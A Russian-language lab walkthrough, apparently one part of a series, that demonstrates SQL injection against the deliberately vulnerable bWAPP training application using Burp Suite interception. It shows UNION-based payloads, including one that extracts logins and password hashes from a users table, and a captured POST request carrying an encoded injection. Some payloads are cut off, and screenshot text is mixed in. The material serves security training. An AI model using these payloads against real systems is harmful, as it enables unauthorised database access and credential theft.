


Как Вы уже догадались, в адресной строке URL мы ничего не видим, и не сможем отправить через это поле выражение.

Можно воспользоваться инструментом «Burp Suite» и перехватывать трафик, тем самым внедрив свое выражение.


Давайте приступим и сконнектим наш браузер с BurpSuite. Это Вы уже должны уметь, поэтому я не буду расписывать это.

В BurpSuite переходим на вкладку «Proxy», «Intercept», в браузере нажмем кнопку «Go»:




В Burp Suite видим вывод информации по соединению.

Подменяем параметр в последней строке на выражение: «movie=200 union



Видим вывод столбцов.

Продолжаем исследование, и попробуем вывести логин и пароль пользователя. Нам понадобится выражение: «777 union all SELECT 1,login,password,secret,email,admin,7 from users where id=2- -»:




В итоге мы узнали логин и пароль пользователя «bee». Пароль захеширован.

Уязвимость SQL Injection (POST/Search).

Продолжаем рассматривать уязвимости, в частности SQL инъекции, которые можно обнаружить в поиске, передаваемые методом POST. Этот метод значит, что мы не можем видеть информацию, которая передается из поля

Это препятствие легко обойти с помощью инструмента Burp Suite.


Давайте будем двигаться по-порядку, и просто проверим страницу на предмет корректной работы. Жмем кнопку «Search», и видим результат:




Страница отображается корректно, и мы еще раз убеждаемся, что данные выводятся методом «POST».

Следующим шагом для нас будет коннект инструмента BurpSuite на перехват трафика в браузере Mozilla Firefox. Настройка достаточно проста, но тем не менее я хотел бы повторить ее.

Переходим в правый верхний угол (бургер), на вкладку «Preferences». Далее переходим в «Network Proxu»:




Далее «Settings», и «Manual Proxy Configuration», где прописываем: 127.0.0.1 и порт 8080:




Открываем BurpSuite, и переходим на вкладку «Proxy» - «Options». Прописываем тот же ip-адрес и порт.

Все готово для перехвата трафика. Переходим на вкладку «Intercept». В браузере повторим начальные действия, просто нажав на вкладку «Search»:




Видим пустой параметр «title». Он означает, что поле для поиска было пустым.

Продолжим исследовать этот параметр, и введем ложное выражение, которое Вам уже знакомо, а именно «iron“ 1=2#»:



После нажатия кнопки «Forward», видим:



Наше выражение сработало.

Можно также поиграться с другими выражениями, например: «iron“ union

Kali Linux, an Offensive Security... - bWAPP - SQL Injection

10.0.2.18/bWAPP/sqli_6.php

Most Visited Getting Started Kali Linux Kali Training

bWAPP

an extremely buggy web application

Bugs Change Password Create User

/ SQL Injection (POST)

Search for a movie:

Title	Release
No movies were found!	

Waiting for 10.0.2.18...

LO4+ MME BVBA / P

Burp Suite Core

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Com

Intercept HTTP history WebSockets history Options

Request to http://10.0.2.18:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /bWAPP/sqli_6.php HTTP/1.1

Host: 10.0.2.18

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://10.0.2.18/bWAPP/sqli_6.php

Content-Type: application/x-www-form-urlencoded

Content-Length: 69

Cookie: security_level=0; PHPSESSID=b81b49dc7f4ff8054f2bf3057b172616

Connection: close

Upgrade-Insecure-Requests: 1

title=iron%27+union+select+1%2C2%2C3%2C4%2C5%2C6%2C7%23&action=search

В итоге выводим количество столбцов в таблице:

bWAPP - SQL Injection - Mozilla

Kali Linux, an Offensive Security x bWAPP - SQL Injection x +

10.0.2.18/bWAPP/sqli_6.php

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

bWAPP


an extremely buggy web app !

